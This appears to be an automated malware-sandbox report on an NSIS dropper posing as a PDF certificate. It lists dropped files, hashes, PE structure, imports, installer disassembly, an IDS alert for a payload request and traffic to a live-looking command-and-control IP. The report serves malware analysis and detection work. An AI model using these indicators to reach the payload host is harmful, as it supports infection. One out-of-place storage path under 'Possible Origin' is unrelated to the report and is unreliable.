Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....Q..?`.....?.g.m...^$....K.K\./.t..F...q#2M<.#.c.U..P0F.....1....Z.]....y..kxs...*=.&A.-.....].Z.3...?...6..q..._....z....Q>...].V....E.*.../Pq...F....:u#h7...8.T.NW..' ...O.%...&..7.....*.....~...'.~.bo.%G..2.}...8~..S.5...C.r.....<.U..w....o..=.nW.9#.....H....u...om....L....1U.y....<..

C:\Users\user\AppData\Local\Temp\Baglommerne127.ini

Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	37
Entropy (8bit):	3.9590570816697497
Encrypted:	false
SSDEEP:	3:BTuLEPmR:BTux
MD5:	250CA69DB2135923BADD7DFB18B072C0
SHA1:	B61C42F860F077BA47D6144E00652C2CE548408F
SHA-256:	738A9AA0A6C97ED657A814E3A608B675484487BD19EF9EA10F0D21887A070300
SHA-512:	97531C2A3277FD003259F6DD9EAD2FCB384034A8AFBD1407C1B25B527274F26823F09D7B83B35EA39622DD47A523BE4F53C18BDCF9CB8EF6006F762206E6777
Malicious:	false
Reputation:	low
Preview:	[bilobal]..Knaldromaner=Oldefaderen..

C:\Users\user\AppData\Local\Temp\Colluvia.wad

Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	data
Category:	dropped
Size (bytes):	77532
Entropy (8bit):	6.5910801419753025
Encrypted:	false
SSDEEP:	1536:o5lvsgvTSLTbsgC62pcpFaTo+9uu9LBKn8qQQsuhN:ozsgWggCdTvbBKn8l5uhN
MD5:	725A9FAAF8CA217253AFF7418E463648
SHA1:	B38240D7769AAE532EE17F2C7FE39CC42E466F9E
SHA-256:	15BEC8E09B8DFCD6776F754926690E30EAEC5A4195218AC30E9C37C385665E57
SHA-512:	1758178638DF16B1AF762ABD3162F69D8D51DF37D1E76B6C237D67420A953692A1F3905B6CDC78454DC3C8F2818238171F42432A3394A4AE74736CC8DEE067AD
Malicious:	false
Reputation:	low

Preview:	f.k.....8.u".Bw....V|..&...Gf..U=@8P.(K.!.l:H..)..]%.Z-q.ON.....Q.RE'.s....._c...w.....>.....W5X.r*y..p.z..v.~....`...N.9.J^..x..4..6"\l..m..._...f.r.6f....{%T.k.I..gK.....?.{....<.b...,...F..m.a[.....$...jC/i..o2a.MV.Yt.h.03+C.....-;...e..}. dS.A..Dn.7.1....8.u".Bw....s.If.f.....V\|..&...Gf..U=@8P.(K.!.l:H..)..]%.Z-q.ON.....Q.RE'.s....._c...w.....>.....W5X.r*y..p.z..v.~....`...N.9.J^..x..4..6"\l..%T.k.I1.....gK.....?.{....<.b...,...F..m.a[.....$...jC/i..o2a.MV.Yt.h.03+C.....-;...e..}. dS.A..Dn.7.1....8.u".Bw....V|..&...Gf..U=@8P.(K.!.....:H..)..]%.Z-q.ON.....Q.RE'.s....._c...w.....>.....W5X.r*y..p.z..v.~....`...N.9.J^..x..4..6"\l..%T.k.I..gK.....?.{....<.b..4.....k.....,...F..m.a[.....$...jC/i..o2a.MV.Yt.h.03+C.....-;...e..}. dS.A..Dn.7.1....8.u".Bw....V|..&...Gf..U=@8P.(K.!.l:H..)..]%.Z-q.ON.....Q.....f.....RE'.s....._c...w.....>.....W5X.r*y..p.z..v.~....`.

C:\Users\user\AppData\Local\Temp\System.Net.Quic.dll

Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	290928
Entropy (8bit):	6.62863652117687
Encrypted:	false
SSDEEP:	6144:VkpAOgAGlSfFta06poKYhh++Z1Sz/lbwHUxS:2p07OFt6poK6f6l00A
MD5:	426138A0C01454DFC374B843214B4D69
SHA1:	BD76B974407CD4C6B901B38A1F9C650382431C59
SHA-256:	D1EBB73829C3D8850A8E6B73D4E37B0390E7E323734DFE0CF7DB4E425BB719CE
SHA-512:	9812291B65AFCDF0C567BB1D9245ECDB27D92654929A78854680B499E61422B4438C1E42007379A32E84CCDCE7D41A95845D4B7DCCAB153A733193560B6D66A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.../.<....." .....n.....p.....G...`...@.....@..... .....v..d....L..p$...`.....(&..T.....H.....text...+..... ..`.data...fd.....f..... .....@....reloc.....`.....D.....@..B.....0.....4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....y.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0....d...C.o.m.m.e.n.t.s...I.n.t.e.r.n.a.l. .i.m.p.l.e.m.e.n.t.a.t.i.o.n. .p.a.c.k.a.g.e. .n.o.t. .m.e.a.n.t. .f.o.r. .d.i.r.e.c.t. .c.o.n.s.u.m.p.t.i.o.n... .P.l.e.a.s.e. .d.o. .n.o.t. .r.e.f.e.r.e.

C:\Users\user\AppData\Local\Temp\Undergaaedes.ini

Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.322756958897398
Encrypted:	false
SSDEEP:	3:1eMvby8EaR:1vLHR
MD5:	B5C46AF3DDFB45720A481DAD1438A969
SHA1:	59A045A8611BD41BA987ACA6A3EBDF694477934B
SHA-256:	308E7004F86037C5178EB071ABE5F85FDC7DFDC69090F5A019DBC383B560EF4A
SHA-512:	BDF5483901EB1ACD98FC35B40250B7AAABE540FE493A6CB78392B5636EF6B15AC717C14905F4338104D9A6448D05C72322C4B376FA524C227A4FB3A516E3855
Malicious:	false
Preview:	[laeotropic]..matador=Sofaseng89..

C:\Users\user\AppData\Local\Temp\euda.lnk

Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:25:52 1600, mtime=Sun Dec 31 23:25:52 1600, atime=Sun Dec 31 23:25:52 1600, length=0, window=hide
Category:	dropped
Size (bytes):	986
Entropy (8bit):	3.130535266231297
Encrypted:	false
SSDEEP:	12:8wl0MRsXUCV/tz+7RafgKDgZK63/3WmWQ18/rNJkKAh4t2YCBTo8:8Q+raRMgK006vWOS5HALJT
MD5:	5B59FA4D0FF0FF99F5DF6C4781AEA5B6
SHA1:	C83B7C03441082D9B2AC20FF36ED6CB1AF6211AE
SHA-256:	A5E636AD2B01CC8FDB424D7CEEF6852B008B1DEA7F817196C373D07F1A785DF8
SHA-512:	18AD2D2A7FB0CF984B7F089EEC372526C56C679E72D8ADF3C9E1A17EBA81D1783D366BB5CD156BEAF42111071F7A007ED606E2175F781132DF64B9D89CA733C
Malicious:	false
Preview:	L.....F.....K....P.O. .:i....+00.../C:\.....P.1.....Users.<.....U.s.e.r.s.....T.1.....user..>.....A.r.t.h.u.r.....V.1.....AppData.@.....A.p.p.D.a.t.a.....P.1.....Local.<.....L.o.c.a.l.....N.1.....Temp..:.....T.e.m.p.....2.....BILLEDREDAKTRERNES.exe..^.....B.I.L.L.E.D.R.E.D.A.K.T.R.E.R.N.E.S...e.x.e...&.....\.B.I.L.L.E.D.R.E.D.A.K.T.R.E.R.N.E.S...e.x.e.".C.:.\.U.s.e.r.s.\.A.r.t.h.u.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.....(.....!^".`G...3..qs.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.4.2.5.3.1.6.5.6.7.-.2.9.6.9.5.8.8.3.8.2.-.3.7.7.8.2.2.2.4.1.4.-.1.0.0.1.....

C:\Users\user\AppData\Local\Temp\folder-drag-accept-symbolic.symbolic.png	
Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	194
Entropy (8bit):	6.350193496912795
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBll+xdozoKn/NDPuOT1mLpRkNKukdT08egUiBwpH42:6v/lhPysIoEKhueyykOi6w1Py5QAVp
MD5:	AA914E2BDBDE1EC9C239435D8B055A02
SHA1:	8A58A07F6B36402A8056BD95A1464D16D92638F3
SHA-256:	2C9D0D53F3A79988827DFB4EF3976426B1BBBFAB86FEC7ACBE54F18D701ED5A7
SHA-512:	4E53F24E03C2462A523A21AC30115A1B5E58E6086BAFF3EECC8C30282235DC487868307E171453FC0A382419671F77926C03851D2CF93572AA0A7647399B1E15
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d....yIDAT8..=..0.F.b. x.....;T...P...-~.H.y|M..4..#V.....6`(..b...t1V=..l3._./@....1..nA...._.R.T..4y.AIx...~.....^.6.(.....IEND.B`.

C:\Users\user\AppData\Local\Temp\nshBA9E.tmp\System.dll	
Process:	C:\Users\user\Desktop\EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.366709906214941
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	EUR_Cert_3883774784847_CMR8494849.pdf.scr.exe
File size:	473318
MD5:	f51029776cf59c102ed0e1c757484e8b
SHA1:	2331eaecdd1da03fc229c8639cddc03ccc34e18f
SHA256:	aac13b3f25b043fcc1baaa1481ab241a4845ff0d978fe86a455deaf28cedd352
SHA512:	40762fbd34e5773ed40b4bad28e67d6f7faac70819da5d82f0aedf43efe541852cd78583704af2fb343b3fdc0a2294cb70ad4f3e5231d179e2318fcc63f7ae47
SSDEEP:	12288:73nKn0c4uKYOroZWTjvUycs8t6YQt89VgZP:73ni0c4f7roYTjvUycs8Q
TLSH:	C8A4E12357184979C87E4F73B02AF6A244726F772930A30F7786B53B28B11524A2FDB5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@.....PE..L...h.Oa.....h....:....

File Icon

Icon Hash:	f0ecccd88ece9200

Static PE Info

General

Entrypoint:	0x40350a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9A68 [Sat Sep 25 21:53:44 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F4B41225C7Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h

Instruction
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F4B41225C4Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [007A8B18h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3df000	0x33bf8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6670	0x6800	False	0.667931189904	data	6.43600264122	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x39eb78	0x600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a9000	0x36000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3df000	0x33bf8	0x33c00	False	0.439486148853	data	6.26815606647	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3df388	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x3efbb0	0xb737	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x3fb2e8	0x94a8	data	English	United States
RT_ICON	0x404790	0x5488	data	English	United States
RT_ICON	0x409c18	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 2130706432	English	United States
RT_ICON	0x40de40	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x4103e8	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 1056964608, next used block 1056964608	English	United States
RT_ICON	0x411490	0x988	data	English	United States
RT_ICON	0x411e18	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x412280	0x100	data	English	United States
RT_DIALOG	0x412380	0x11c	data	English	United States
RT_DIALOG	0x4124a0	0xc4	data	English	United States
RT_DIALOG	0x412568	0x60	data	English	United States
RT_GROUP_ICON	0x4125c8	0x84	data	English	United States
RT_VERSION	0x412650	0x268	MS Windows COFF Motorola 68000 object file	English	United States
RT_MANIFEST	0x4128b8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	hedgeho
FileVersion	20.31.6
CompanyName	Konkurrence80
LegalTrademarks	imbodying
Comments	PREBENDALAU
ProductName	arrangering
FileDescription	EUGLANDINAHYPER

Description	Data
Translation	0x0409 0x04b0

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20166.62.28.11449734802842115 05/23/22-20:48:51.943112	TCP	2842115	ETPRO TROJAN MalDoc Requesting Payload 2020-04-21	49734	80	192.168.11.20	166.62.28.114

Network Port Distribution



Total Packets: 48

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 20:48:51.693125010 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:51.941734076 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:51.941978931 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:51.943111897 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.191658020 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201149940 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201328993 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201397896 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201432943 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.201493979 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.201605082 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201616049 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.201709032 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201819897 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201842070 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.201905012 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.201920033 CEST	49734	80	192.168.11.20	166.62.28.114

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 20:48:52.201967955 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202028990 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202075958 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202089071 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202125072 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202138901 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202151060 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202210903 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202259064 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202271938 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202307940 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202332973 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202394009 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202435970 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202454090 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202486038 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202500105 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202522039 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202600956 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202644110 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202656984 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202711105 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202753067 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202763081 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202801943 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202816010 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202851057 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202869892 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202905893 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202924013 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.202955008 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.202977896 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203032017 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203069925 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203083992 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203116894 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203136921 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203166962 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203191042 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203221083 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203243971 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203274965 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203296900 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203329086 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203409910 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203421116 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203459978 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203474045 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203589916 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203600883 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203646898 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203655005 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203658104 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203660011 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203665018 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203694105 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.203788996 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203799963 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203836918 CEST	49734	80	192.168.11.20	166.62.28.114

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 20:48:52.203849077 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203857899 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.203866959 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.452471972 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.452625990 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.452666044 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.452754021 CEST	80	49734	166.62.28.114	192.168.11.20
May 23, 2022 20:48:52.452784061 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.452840090 CEST	49734	80	192.168.11.20	166.62.28.114
May 23, 2022 20:48:52.452920914 CEST	80	49734	166.62.28.114	192.168.11.20
